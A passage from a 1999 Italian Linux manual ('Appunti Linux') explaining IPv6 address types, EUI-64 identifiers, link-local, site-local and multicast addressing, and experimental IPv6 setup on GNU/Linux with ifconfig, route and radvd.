hhhh::hhh0/60   --> si traduce in hhhh:0:0:0:0:0:0:hhh0/60
hhhh::hhh/60    --> si traduce in hhhh:0:0:0:0:0:0:0hhh/60
```

## 72.3 Tipi di indirizzi

Il sistema introdotto da IPv6 richiede di distinguere gli indirizzi in tre categorie fondamentali: ***unicast***, ***anycast*** e ***multicast***. Quello che in IPv4 era conosciuto come indirizzo broadcast non esiste più in IPv6.

- **unicast**

  L'indirizzo unicast riguarda un'interfaccia di rete singola; in altri termini, un indirizzo unicast serve per raggiungere un'interfaccia di rete in modo univoco.

- **anycast**

  L'indirizzo anycast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). Si tratta di un indirizzo che ha le stesse caratteristiche esteriori di quello unicast, che però viene attribuito a diverse interfacce di altrettanti nodi, con lo scopo di poter raggiungere semplicemente quello che risponde prima (quello più vicino in base al protocollo di instradamento). Per la precisione, i pacchetti inviati a un indirizzo anycast dovrebbero raggiungere un'unica interfaccia di rete.

- **multicast**

  L'indirizzo multicast serve per essere attribuito a più interfacce di rete differenti (in linea di principio, queste dovrebbero appartenere ad altrettanti componenti di rete distinti). I pacchetti inviati a un indirizzo multicast dovrebbero raggiungere **tutte** le interfacce di rete a cui questo indirizzo è stato attribuito.

## 72.4 Allocazione dello spazio di indirizzamento

Così come è avvenuto con IPv4, anche gli indirizzi IPv6 sono stati suddivisi per scopi differenti. Si parla di ***tipo di indirizzo***, riferendosi a questa classificazione. Questa distinzione avviene in base a un prefisso binario stabilito, definito FP, ovvero *Format Prefix* (prefisso di formato). La tabella 72.1 riporta l'elenco dei prefissi di formato attuali (nel momento in cui viene scritto questo capitolo). Bisogna tenere presente che IPv6 è appena nato, per cui è necessario controllare la produzione dei documenti RFC se si vuole rimanere aggiornati a questo riguardo.

| Prefisso | Allocazione |
|---|---|
| 0000 0000 | Riservato. |
| 0000 0001 | Non assegnato. |
| 0000 001 | Riservato per l'allocazione NSAP. |
| 0000 010 | Riservato per l'allocazione IPX. |
| 0000 011 | Non assegnato. |
| 0000 1 | Non assegnato. |
| 0001 | Non assegnato. |
| 001 | Indirizzi unicast globali aggregabili. |
| 010 | Non assegnato. |
| 011 | Non assegnato. |
| 100 | Non assegnato. |
| 101 | Non assegnato. |
| 110 | Non assegnato. |
| 1110 | Non assegnato. |
| 1111 0 | Non assegnato. |
| 1111 10 | Non assegnato. |
| 1111 110 | Non assegnato. |
| 1111 1110 0 | Non assegnato. |
| 1111 1110 10 | Indirizzi unicast link-local. |
| 1111 1110 11 | Indirizzi unicast site-local. |
| 1111 1111 | Indirizzi multicast. |

Tabella 72.1: Spazio di indirizzamento di IPv6.

È importante osservare subito che il prefisso 0000 0000 (binario), incorpora alcuni indirizzi molto importanti: l'indirizzo «non specificato» (0:0:0:0:0:0:0:0 o anche ::), l'indirizzo locale di *loopback* (0:0:0:0:0:0:0:1 o anche ::1) e gli indirizzi ottenuti per incorporazione di quelli IPv4.

Un altro particolare interessante riguarda il fatto che solo gli indirizzi che iniziano per 0xff (1111 1111) sono di tipo multicast, mentre gli altri sono tutti unicast. Gli indirizzi anycast sono degli indirizzi con caratteristiche uguali a quelli unicast, a cui però è stato attribuito un ruolo differente.

## 72.5 Indirizzi unicast

Si è accennato al fatto che tutti gli indirizzi, tranne quelli che iniziano per 0xff, sono di tipo unicast (e poi eventualmente tra questi si possono definire degli indirizzi anycast).

La caratteristica più importante degli indirizzi unicast è quella di poter essere aggregati a una maschera di bit continua, simile a quella di IPv4, senza il vincolo delle classi di indirizzi (come avveniva invece con IPv4).

Un nodo IPv6, cioè un componente collocato nella rete che riconosce questo protocollo, può trattare l'indirizzo IPv6 come un elemento singolo (nel suo insieme) oppure come qualcosa formato da diverse componenti, in base al ruolo che questo nodo ha nella rete. In pratica, a seconda del contesto, il nodo IPv6 potrebbe vedere l'indirizzo come un numero composto da 128 bit,

```
|                            128 bit                            |
+---------------------------------------------------------------+
|                   indirizzo dell'interfaccia                  |
+---------------------------------------------------------------+
```

oppure potrebbe riconoscere un prefisso relativo a una sottorete:

```
|                      n bit                   |    128-n bit   |
+----------------------------------------------+----------------+
|               prefisso di sottorete          | id-interfaccia |
+----------------------------------------------+----------------+
```

In questo secondo caso si intende distinguere la parte di indirizzo relativa alla rete in cui si trova collocata l'interfaccia del nodo in questione, rispetto alla parte restante dell'indirizzo, che invece indica precisamente di quale interfaccia si tratti. Ma l'indirizzo unicast può essere visto come il risultato di un'aggregazione molto più sofisticata, dove si inseriscono livelli successivi di sottoreti in forma gerarchica, fino ad arrivare all'ultimo livello che permette di raggiungere la singola interfaccia.

## 72.5.1 Identificatori di interfaccia

La parte finale di un indirizzo unicast serve a identificare l'interfaccia nel ***collegamento*** (*link*), ovvero la rete fisica in cui si trova. Questa parte dell'indirizzo, definibile come ***identificatore di interfaccia*** (*interface identifier*), deve essere univoca all'interno del collegamento. Eventualmente, potrebbe essere univoca anche in un ambito più grande.

La struttura di indirizzo unicast dipende principalmente dal tipo a cui questo appartiene, in base al prefisso di formato. In molti casi, la parte finale dell'indirizzo destinata a identificare l'interfaccia è di 64 bit (la metà di un indirizzo IPv6) e deve essere costruita secondo il formato IEEE EUI-64. L'identificatore EUI-64 è un numero di 64 bit che serve a identificare il produttore e il «numero di serie» di un'apparecchiatura di qualche tipo. In pratica, un produttore ottiene un numero che rappresenta la sua azienda, e questo viene usato come parte iniziale degli identificatori EUI-64 di sua competenza. Con tale numero potrà «marchiare» le proprie apparecchiature, avendo l'accortezza di utilizzare sempre numeri differenti per ogni pezzo, purché questi inizino tutti con il prefisso che gli è stato assegnato. In condizioni normali, un identificatore EUI-64 corretto è anche un numero univoco a livello globale.

Nel momento in cui l'interfaccia di rete a cui si attribuisce un indirizzo unicast dispone del numero EUI-64, è facile ottenere l'identificatore di interfaccia; quando questo non è disponibile si utilizzano altre tecniche per generare un numero che gli assomigli. Nel primo caso, si intuisce che il numero utilizzato per l'identificatore di interfaccia è anche univoco a livello globale, mentre negli altri casi questo non può essere vero in assoluto. A questo proposito, lo stesso numero EUI-64 contiene un bit che viene utilizzato per indicare il fatto che si tratti di un identificatore univoco a livello globale o meno. Si tratta del settimo bit più significativo, che così viene sottratto dai valori che può assumere la parte iniziale di 24 bit che identifica l'azienda (*company id*).

```
|                   identificatore EUI-64                                 |
|ccccccuc cccccccc cccccccc|mmmmmmmm mmmmmmmm mmmmmmmm mmmmmmmm mmmmmmmm|
|         azienda          |                numero di serie               |


|ccccccuc cccccccc cccccccc|mmmmmmmm mmmmmmmm mmmmmmmm mmmmmmmm mmmmmmmm|
       ^
       |
    Se il settimo bit più significativo è uguale a 0, rappresenta un
    indirizzo univoco a livello globale.
```

Figura 72.1: Schema di un identificatore EUI-64 suddiviso in bit.

Per la precisione, un indirizzo unicast che termina con l'identificatore di interfaccia composto dall'identificatore EUI-64, inverte il bit che serve a riconoscerlo come univoco a livello globale. La motivazione di questa inversione è molto semplice: si vuole evitare che un indirizzo **non univoco** a livello globale debba avere per forza quel bit a uno, cosa che costringerebbe a una notazione dettagliata dell'indirizzo IPv6 corrispondente.

### 72.5.1.1 Identificatori di interfacce Ethernet

Le interfacce Ethernet hanno un indirizzo MAC, ovvero un indirizzo di livello 2 (secondo la stratificazione ISO/OSI) corrispondente all'identificatore EUI-48. L'organizzazione IEEE ha stabilito una conversione di questi identificatori nel nuovo formato EUI-64, inserendo il codice 0xfffe subito dopo i primi tre ottetti che identificano l'azienda (*company ID*). In pratica, il codice

```
00-80-ad-c8-a9-81
```

diventa:

```
00-80-ad-ff-fe-c8-a9-81
```

Di conseguenza, tenendo conto che il settimo bit di questo codice viene invertito, la parte finale dell'indirizzo IPv6 che lo incorpora diventa:

```
xxxx:xxxx:xxxx:xxxx:0280:adff:fec8:a981
```

### 72.5.2 Indirizzo non specificato

L'indirizzo 0:0:0:0:0:0:0:0, ovvero quello in cui tutti i 128 bit sono azzerati, è quello ***non specificato*** (*unspecified address*). Questo indirizzo non può essere assegnato ad alcun nodo e rappresenta l'assenza di un indirizzo.

Come regola, questo indirizzo non può essere utilizzato come destinazione di un pacchetto e nemmeno nella definizione delle regole di instradamento.

### 72.5.3 Indirizzo locale di loopback

L'indirizzo unicast 0:0:0:0:0:0:0:1 viene usato per identificare l'interfaccia virtuale locale, ovvero l'interfaccia di *loopback*. Come tale, non può essere utilizzato per un'interfaccia fisica reale.

In pratica, un pacchetto destinato a questo indirizzo non deve uscire al di fuori del nodo (nella rete fisica esterna), e nello stesso modo, un pacchetto destinato a un altro nodo non può indicare come mittente questo indirizzo.

### 72.5.4 Indirizzi IPv6 che incorporano indirizzi IPv4

Nella fase di transizione da IPv4 a IPv6, oltre a tanti altri accorgimenti è stato stabilito un modo per rappresentare un indirizzo IPv4 all'interno di un indirizzo IPv6. Si distinguono due situazioni: gli indirizzi «compatibili IPv4» che riguardano nodi IPv6, e gli indirizzi che incorporano un indirizzo IPv4 che si riferisce a un nodo che non è in grado di gestire IPv6.

Nel primo caso si utilizzano una serie di 96 bit azzerati seguiti dai bit dell'indirizzo IPv4,

```
|                 80 bit                 | 16 |        32 bit         |
+----------------------------------------+--------------------------+
|0000..............................0000|0000|   indirizzo IPv4     |
+----------------------------------------+----+---------------------+
```

nel secondo ci sono 80 bit azzerati, seguiti da 16 bit a uno, e in fine ci sono i 32 bit dell'indirizzo IPv4.

```
|                 80 bit                 | 16 |        32 bit         |
+----------------------------------------+--------------------------+
|0000..............................0000|FFFF|   indirizzo IPv4     |
+----------------------------------------+----+---------------------+
```

In presenza di indirizzi di questo tipo, è ammessa una notazione speciale. I due esempi seguenti mostrano l'indirizzo IPv4 192.168.1.1 incorporato in IPv6 nelle due situazioni descritte sopra:

```
::192.168.1.1
::FFFF:192.168.1.1
```

### 72.5.5 Indirizzi link-local

Gli indirizzi link-local si riferiscono all'ambito del collegamento in cui si trovano connesse le interfacce di rete. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dall'esterno, e di conseguenza non può attraversare i router. Evidentemente, tali indirizzi servono per scopi amministrativi particolari, legati all'ambito della rete fisica.

La struttura normale di un indirizzo link-local è molto semplice:

```
|             64 bit              |              64 bit              |
+---------------------------------+---------------------------------+
|1111 1110 10................0000| identificatore di interfaccia   |
+---------------------------------+---------------------------------+
```

Come si può vedere, i primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo link-local. A metà dell'indirizzo inizia l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), che viene determinato in modo differente a seconda del tipo di interfaccia.

Dal momento che l'indirizzo link-local deve essere univoco solo all'interno del collegamento fisico in cui si trova, non richiede la distinzione in sottoreti e può essere determinato in modo automatico, eventualmente interrogando la rete stessa. Di solito, in presenza di interfacce Ethernet si utilizza il loro indirizzo MAC trasformandolo secondo la regola già vista a proposito dell'identificatore EUI-48. Per esempio, un'interfaccia Ethernet il cui indirizzo MAC sia

```
00:80:ad:c8:a9:81
```

ottiene l'indirizzo IPv6 link-local

```
fe80:0000:0000:0000:0280:adff:fec8:a981
```

che si può abbreviare come

```
fe80::280:adff:fec8:a981
```

Ecco come potrebbe mostrarlo **`ifconfig`**:

```
eth0      Link encap:Ethernet  HWaddr 00:80:AD:C8:A9:81
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::280:adff:fec8:a981/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          Interrupt:11 Base address:0x300
```

In questa situazione, dal momento che non c'è bisogno di organizzare tali indirizzi in sottoreti, l'unico prefisso che abbia un senso è quello dei primi 10 bit che stanno a indicarne il formato. Di conseguenza, un indirizzo link-local che porti l'indicazione della lunghezza del prefisso, utilizzerà normalmente il numero 10, come si vede nell'estratto generato da **`ifconfig`** mostrato sopra.

## 72.5.6 Indirizzi site-local

Gli indirizzi site-local si riferiscono all'ambito di un sito e si possono utilizzare liberamente senza bisogno di alcuna forma di registrazione. Questi indirizzi rappresentano uno spazio privato che non può essere raggiunto dalle reti esterne al sito in questione.

La struttura normale di un indirizzo site-local è molto semplice:

```
|   10 bit   |       54 bit       |             64 bit             |
+------------+--------------------+--------------------------------+
|1111 1110 11|     sottoreti      | identificatore di interfaccia  |
+------------+--------------------+--------------------------------+
```

I primi 10 bit servono a definire il formato dell'indirizzo, stabilendo che si tratta del tipo site-local; lo spazio tra l'undicesimo e il 64-esimo bit può essere utilizzato per strutturare gli indirizzi in sottoreti, in base alle esigenze del sito. La seconda metà dell'indirizzo viene riservata per l'identificatore di interfaccia, ottenuto dall'identificatore EUI-64 (già descritto in precedenza), che viene determinato in modo differente a seconda del tipo di interfaccia.

In pratica, rispetto a un indirizzo link-local cambia il prefisso di formato e si aggiunge la possibilità, e la convenienza, di suddividere lo spazio di indirizzi in sottoreti.

## 72.5.7 Indirizzi unicast globali aggregabili

Allo stato attuale, nel momento in cui viene scritto questo capitolo, l'unico gruppo di indirizzi IPv6 previsto per una gestione globale (cioè per Internet) è quello che inizia con il prefisso 001. Senza entrare troppo nel dettaglio (considerato che si tratta di una materia che non è ancora consolidata), lo schema di indirizzamento di questi indirizzi potrebbe essere riassunto nel modo seguente:

```
| 3 |  13 + 8 + 24 bit   | 16 bit  |             64 bit             |
+---+--------------------+---------+--------------------------------+
|001| TLA + ris. + NLA   |   SLA   | identificatore di interfaccia  |
+---+--------------------+---------+--------------------------------+
```

Dopo il prefisso di formato, seguono 45 bit suddivisi in un identificatore del primo livello di aggregazione (*Top Level Aggregation*), uno spazio di riserva, e nell'identificatore successivo (*Next Level Aggregation*). Subito dopo seguono altri 16 bit la cui gestione dovrebbe essere affidata a un singolo sito, per la gestione delle proprie sottoreti. Come sempre, la seconda metà dell'indirizzo è destinato all'identificatore di interfaccia.

In pratica, un sito che vuole utilizzare indirizzi IPv6 accessibili anche da Internet, dovrebbe ottenere un lotto di indirizzi composto dei primi 48 bit dal suo ISP, e avrebbe la possibilità di gestirsi come vuole i 16 bit che precedono l'identificatore di interfaccia.

## 72.6 Indirizzi multicast

Un indirizzo IPv6 multicast serve a identificare e a raggiungere un gruppo di nodi simultaneamente. Gli indirizzi multicast hanno una struttura particolare:

```
|    8    | 4  | 4  |                  112 bit                    |
+---------+----+----+---------------------------------------------+
|1111 1111|000T|scop|         identificatore di gruppo            |
+---------+----+----+---------------------------------------------+
```

Il prefisso di formato è 1111 1111, ovvero 0xff, e a questo seguono quattro bit di opzione. Di questi quattro bit è stato specificato solo il significato di quello meno significativo, che viene indicato convenzionalmente con la lettera «T» (gli altri devono essere azzerati fino a che verrà stabilito qualcosa di diverso).

- T = 0 indica un indirizzo multicast assegnato permanentemente dall'autorità globale di Internet;
- T = 1 indica un indirizzo multicast assegnato in modo provvisorio.

I quattro bit successivi rappresentano l'ambito dell'indirizzo multicast (*scope*). Il significato dei valori che può assumere questo campo sono indicati nella tabella 72.2.

| Valore | Significato |
|---|---|
| 0 | Riservato. |
| 1 | Ambito node-local. |
| 2 | Ambito link-local. |
| 3 | Non assegnato. |
| 4 | Non assegnato. |
| 5 | Ambito site-local. |
| 6 | Non assegnato. |
| 7 | Non assegnato. |
| 8 | Ambito organization-local. |
| 9 | Non assegnato. |
| A | Non assegnato. |
| B | Non assegnato. |
| C | Non assegnato. |
| D | Non assegnato. |
| E | Ambito globale. |
| F | Non assegnato. |

Tabella 72.2: Elenco dei valori per definire l'ambito di un indirizzo multicast.

La parte finale dell'indirizzo identifica il gruppo multicast nell'ambito stabilito dal campo *scope*. Tuttavia, nel caso di indirizzi stabiliti in modo permanente, l'identificatore di gruppo resta uguale per tutti i tipi di ambiti.

Per regola, non si può utilizzare un indirizzo multicast come mittente nei pacchetti IPv6, e questi indirizzi non possono apparire nelle regole di instradamento dei router.

### 72.6.1 Alcuni indirizzi multicast già definiti

Tutti gli indirizzi multicast del tipo ff0*x*:0:0:0:0:0:0:0 sono riservati e non possono essere assegnati ad alcun gruppo multicast. Oltre a questi sono interessanti gli indirizzi per «tutti i nodi»:

```
ff01:0:0:0:0:0:0:1
ff02:0:0:0:0:0:0:1
```

Questi servono a identificare i gruppi di tutti i nodi IPv6, nell'ambito 1 (node-local) e 2 (link-local). Inoltre, sono importanti gli indirizzi di «tutti i router»:

```
ff01:0:0:0:0:0:0:2
ff02:0:0:0:0:0:0:2
ff05:0:0:0:0:0:0:2
```

Questi servono a identificare i gruppi di tutti i router, nell'ambito 1 (node-local), 2 (link-local) e 5 (site-local).

## 72.7 Riferimenti


- IEEE, *Guidelines for 64-bit global identifiers (EUI-64) registration authority*, marzo 1997
  <*http://standards.ieee.org/regauth/oui/tutorials/EUI64.html*>
- R. Hinden, S. Deering, *RFC 2373: IP Version 6 Addressing Architecture*, 1998
  <*http://www.cis.ohio-state.edu/htbin/rfc/rfc2373.html*>
  <*http://www.cis.ohio-state.edu/rfc/rfc2373.txt*>
- R. Hinden, M. O'Dell, S. Deering, *RFC 2374: An IPv6 Aggregatable Global Unicast Address Format*, 1998
  <*http://www.cis.ohio-state.edu/htbin/rfc/rfc2374.html*>
  <*http://www.cis.ohio-state.edu/rfc/rfc2374.txt*>
- M. Crawford, *RFC 2464: Trasmission of IPv6 Packets over Ethernet Networks*, 1998
  <*http://www.cis.ohio-state.edu/htbin/rfc/rfc2464.html*>
  <*http://www.cis.ohio-state.edu/rfc/rfc2464.txt*>
- Silvano Gai, *IPv6*, McGraw-Hill, 1997


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

Capitolo 73

# Esperimenti con IPv6

L'inconveniente principale per chi desidera fare degli esperimenti con IPv6 sta nel fatto che è difficile trovare una distribuzione GNU/Linux predisposta per questo. Per tale motivo viene in aiuto il documento *IPv6 & Linux HOWTO* di Peter Bieringer che viene aggiornato frequentemente dall'autore e che riporta tutti i passi necessari ad attivare la gestione di IPv6 a scopo sperimentale nel proprio sistema GNU/Linux.

*<http://www.bieringer.de/linux/IPV6-HOWTO.zip>*

*<http://www.bieringer.de/linux/IPV6-HOWTO.tar.gz>*

*<ftp://ftp.bieringer.de/pub/linux/www-pages/>*

Chi non vuole fare i conti con la compilazione dei pacchetti sorgenti necessari, può provare a cercare di ottenere il software già compilato. In questo momento dovrebbe essere disponibile un lavoro preparato in formato RPM presso l'URI seguente:

*<ftp://ftp.jcu.cz/pub/ten.cz/ipv6/>*

I pacchetti indispensabili dovrebbero avere nomi simili a: `net-tools*`, `inet6-apps*`, `libpcap+ipv6*` e `tcpdump+ipv6*`; inoltre è opportuno procurarsi anche il pacchetto del demone **`radvd`**: `radvd*`. Molto probabilmente, il pacchetto corrispondente al modello `net-tools*` andrà a sostituirsi a quello corrispondente della propria distribuzione, mentre gli altri vengono installati normalmente al di sotto della directory `/usr/inet6/`, per evitare la sovrapposizione con gli altri pacchetti normali.

## 73.1 Preparazione dei file di configurazione

Per poter fare qualunque cosa con IPv6, è necessario che il file `/etc/protocols` risulti corretto anche per le finalità di questo protocollo. In particolare, è importante che appaiano le righe seguenti:

```
ipv6            41      IPv6            # IPv6
ipv6-route      43      IPv6-Route      # Routing Header for IPv6
ipv6-frag       44      IPv6-Frag       # Fragment Header for IPv6
ipv6-crypt      50      IPv6-Crypt      # Encryption Header for IPv6
ipv6-auth       51      IPv6-Auth       # Authentication Header for IPv6
icmpv6          58      IPv6-ICMP       # ICMP for IPv6
ipv6-nonxt      59      IPv6-NoNxt      # No Next Header for IPv6
ipv6-opts       60      IPv6-Opts       # Destination Options for IPv6
```

Mancando queste indicazioni, lo stesso *ping* non può funzionare, perché non si trova la definizione del protocollo **`icmpv6`**.

## 73.2 Attivazione di IPv6 e definizione degli indirizzi link-local

Per poter gestire IPv6 occorre un kernel adatto, dove eventualmente la gestione di questo protocollo sia stata affidata a un modulo:

- *Prompt for development and/or incomplete code/drivers* (12.5.1) **Y**
- *Kernel/User netlink socket* (12.5.7) **Y**
- *Routing messages* (12.5.7) **Y**
- *The IPv6 protocol* (12.5.7) **M/Y**
- *IPv6: enable EUI-64 token format* (12.5.7) **Y**
- *IPv6: disable provider based addresses* (12.5.7) **Y**

Se la gestione di IPv6 viene inserita in un modulo, per abilitarla occorrerà attivare il modulo, per esempio attraverso il comando seguente che potrebbe essere inserito all'interno degli script della procedura di inizializzazione del sistema:

```
/sbin/modprobe ipv6
```

A questo punto, l'indirizzo locale di *loopback* e gli indirizzi link-local sono già fissati automaticamente. Lo si può osservare con **`ifconfig`**:

`#` **`ifconfig`**[ *Invio* ]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::2a0:24ff:fe77:4997/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:101 errors:1 dropped:1 overruns:0 frame:1
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:1
          collisions:0 txqueuelen:100
          Interrupt:12 Base address:0xff80

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:3924  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:24 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Eventualmente, gli indirizzi IPv6 attivi sono visibili anche all'interno del file virtuale `/proc/net/if_inet6`:

`#` **`cat /proc/net/if_inet6`**[*Invio*]

```
00000000000000000000000000000001 01 80 10 80       lo
fe8000000000000002a024fffe774997 04 0a 20 80     eth0
```

Secondo la filosofia di IPv6, questi indirizzi devono avere già il loro instradamento naturale, di conseguenza sono già pronti per essere usati. Si può verificare con **`ping`** (si deve usare quello adatto a IPv6):

`#` **`/usr/inet6/bin/ping -a inet6 ::1`**

`#` **`/usr/inet6/bin/ping -a inet6 fe80::2a0:24ff:fe77:4997`**

In entrambi i casi, si dovrebbe osservare l'eco regolarmente. Se si ha la possibilità di predisporre anche un altro elaboratore, connesso alla stessa rete fisica, si può osservare che il *ping* dovrebbe funzionare correttamente anche verso quel nodo, pur senza avere dichiarato l'instradamento.[1]

Per verificare le regole di instradamento, anche se queste non sono state inserite attraverso un comando apposito, si può utilizzare **`route`** nel modo seguente (il risultato che si ottiene deriva dagli esempi già visti):

`#` **`route -A inet6`**[*Invio*]

```
Kernel IPv6 routing table
Destination                     Next Hop    Flags Metric Ref    Use Iface
::1/128                         ::          U     0      4        0 lo
fe80::2a0:24ff:fe77:4997/128    ::          U     0      236      1 lo
fe80::/10                       ::          UA    256    0        0 eth0
ff00::/8                        ::          UA    256    0        0 eth0
::/0                            ::          UDA   256    0        0 eth0
```

## 73.3 Definizione degli indirizzi site-local

Gli indirizzi site-local devono essere dichiarati esplicitamente, anche se per questo si potrebbe prospettare una procedura che li generi in modo automatico (in base all'identificatore EUI-64). Seguendo il caso visto nella sezione precedente, si deve usare **`ifconfig`** nel modo seguente:

`#` **`ifconfig eth0 inet6 add fec0:0:0:1:2a0:24ff:fe77:4997/64`**

In questo caso, si nota la scelta di identificare la rete fisica a cui si connette l'interfaccia con il numero 1 (fec0:0:0:1:...). Si può verificare facilmente con il comando seguente; si osservi il fatto che si sommano assieme le informazioni dei vari indirizzi, con l'indicazione dell'ambito a cui si riferiscono (*scope*):

`#` **`ifconfig eth0`**[*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
```

[1] Per usare **`ping`** come utente comune occorre che questo appartenga all'utente **`root`** e abbia il bit SUID attivo (SUID-**`root`**). È probabile che questo permesso debba essere assegnato manualmente.

```
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

Anche con gli indirizzi site-local non è necessario dichiarare esplicitamente l'instradamento, basta indicare correttamente la lunghezza del prefisso nel momento in cui vengono assegnati alle interfacce.

```
# route -A inet6
```

In base agli esempi visti fino a questo punto, si dovrebbe osservare qualcosa come l'esempio seguente:

```
Kernel IPv6 routing table
Destination                     Next Hop    Flags Metric Ref    Use Iface
::1/128                         ::          U     0      4        0 lo
fe80::2a0:24ff:fe77:4997/128    ::          U     0      236      1 lo
fe80::/10                       ::          UA    256    0        0 eth0
fec0::1:2a0:24ff:fe77:4997/128  ::          U     0      7        0 lo
fec0:0:0:1::/64                 ::          UA    256    0        0 eth0
ff00::/8                        ::          UA    256    0        0 eth0
::/0                            ::          UDA   256    0        0 eth0
```

# 73.4 Instradamento

L'instradamento dei pacchetti IPv6 dovrebbe essere configurato prevalentemente in modo automatico. Eventualmente si può usare **`route`** specificando che si tratta di indirizzi IPv6:

route -A inet6 add ⟨*indirizzo-ipv6*⟩/⟨*lunghezza-prefisso*⟩ dev ⟨*interfaccia*⟩

Per esempio, se per qualche motivo fosse necessario stabilire in modo manuale l'instradamento della sottorete fec0:0:0:1::/64 (site-local), attraverso l'interfaccia **`eth0`**, si potrebbe usare il comando seguente:

# **route -A inet6 add fec0:0:0:1::/64 dev eth0**[*Invio*]

Intuitivamente, per rimuovere una regola di instradamento nel modo appena visto, basta sostituire la parola chiave **`add`** con **`del`**. L'esempio seguente elimina la regola di instradamento che serve a dirigere il traffico per la sottorete fec0:0:0:1::/64 attraverso l'interfaccia **`eth0`**:

# **route -A inet6 del fec0:0:0:1::/64 dev eth0**[*Invio*]

Quando si utilizzano indirizzi globali (attualmente solo quelli che hanno il prefisso di formato 001), si può fare in modo che i vari nodi configurino automaticamente le loro interfacce, con l'aiuto di router che «pubblicizzano» le informazioni sugli indirizzi da usare. A questo proposito, con GNU/Linux si può utilizzare il demone **`radvd`**.

## 73.4.1 Router Advertiser Daemon – radvd

Il demone **`radvd`** è un *Router ADVertiser Daemon*, cioè un programma che si occupa di stare in attesa delle richieste (*router solicitation*) da parte dei nodi delle sottoreti connesse fisicamente al router in cui questo si trova a funzionare. A queste richieste risponde (*router advertisement*) fornendo l'indicazione del prefisso da usare per gli indirizzi di quel collegamento di rete (*link*).

L'unico impegno sta nella configurazione di **`radvd`** attraverso il suo file di configurazione, che potrebbe essere `/etc/radvd.conf`, `/etc/sysconfig/radvd.conf` o altro ancora. All'interno di questo file si indicano i prefissi da usare per ogni collegamento di rete (vengono indicate le interfacce attraverso cui «pubblicizzarli»). Si osservi l'esempio seguente:

```
interface eth0
{
        AdvSendAdvert on;
        prefix 3ffe:0302:0011:0002::0/64
        {
                AdvOnLink on;
                AdvAutonomous on;
        };
};
```

Viene stabilito che nel collegamento di rete corrispondente all'interfaccia **`eth0`**, **`radvd`** deve pubblicizzare il prefisso 3ffe:302:11:2::0/64, che in pratica corrisponde a un indirizzo unicast globale aggregabile, fissato per gli esperimenti nella fase di transizione verso IPv6 e documentato dall'RFC 2471.

Con questa informazione, tutti i nodi che risultano connessi allo stesso collegamento di rete, ricevendo questa informazione, configurano le loro interfacce di rete utilizzando l'identificatore EUI-64 e aggiungono la regola di instradamento relativa. Quello che si vede sotto è l'esempio di un'interfaccia di rete configurata con gli indirizzi **`link-local`** e **`site-local`**, e anche con un indirizzo globale ottenuto attraverso il demone **`radvd`**.

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 3ffe:302:11:2:2a0:24ff:fe77:4997/64 Scope:Global
          inet6 addr: fec0::1:2a0:24ff:fe77:4997/64 Scope:Site
          inet6 addr: fe80::2a0:24ff:fe77:4997/10 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31711 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65557 errors:0 dropped:0 overruns:0 carrier:0
          collisions:7 txqueuelen:100
          Interrupt:11 Base address:0x300
```

Per avviare il demone **`radvd`** non c'è bisogno di opzioni particolari; eventualmente può essere conveniente accertarsi di fargli leggere il file di configurazione corretto:

```
# radvd -C /etc/radvd.conf
```

In questo modo, si vuole indicare precisamente che il file di configurazione è `/etc/radvd.conf`.

## 73.5 Riferimenti


- R. Hinden, R. Fink, J. Postel, *RFC 2471: IPv6 Testing Address Allocation*, 1998

  *<http://www.cis.ohio-state.edu/htbin/rfc/rfc2471.html>*

  *<http://www.cis.ohio-state.edu/rfc/rfc2471.txt>*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Indirizzi e nomi

La gestione diretta degli indirizzi IP in forma numerica può essere utile in fase di progetto di una rete, ma a livello di utente è una pretesa praticamente inaccettabile. Per questo, agli indirizzi IP numerici si affiancano quasi sempre dei nomi che teoricamente potrebbero anche essere puramente fantastici e senza alcuna logica. Ogni volta che si fa riferimento a un nome, il sistema è (o dovrebbe essere) in grado di convertirlo nel numero IP corrispondente.

In pratica, si usa di solito la convenzione dei nomi di dominio, come già descritto in precedenza (68.7).

Ci sono due metodi per trasformare un nome in un indirizzo IP e viceversa: un elenco contenuto nel file `/etc/hosts` oppure l'uso di un server DNS.

In questo capitolo si analizza `/etc/hosts` e gli altri file di configurazione legati alla traduzione dei nomi; nel prossimo verrà trattata la gestione di un server DNS con il quale si ottiene un servizio di risoluzione dei nomi (*name server*).

## 74.1 Configurazione del tipo di conversione

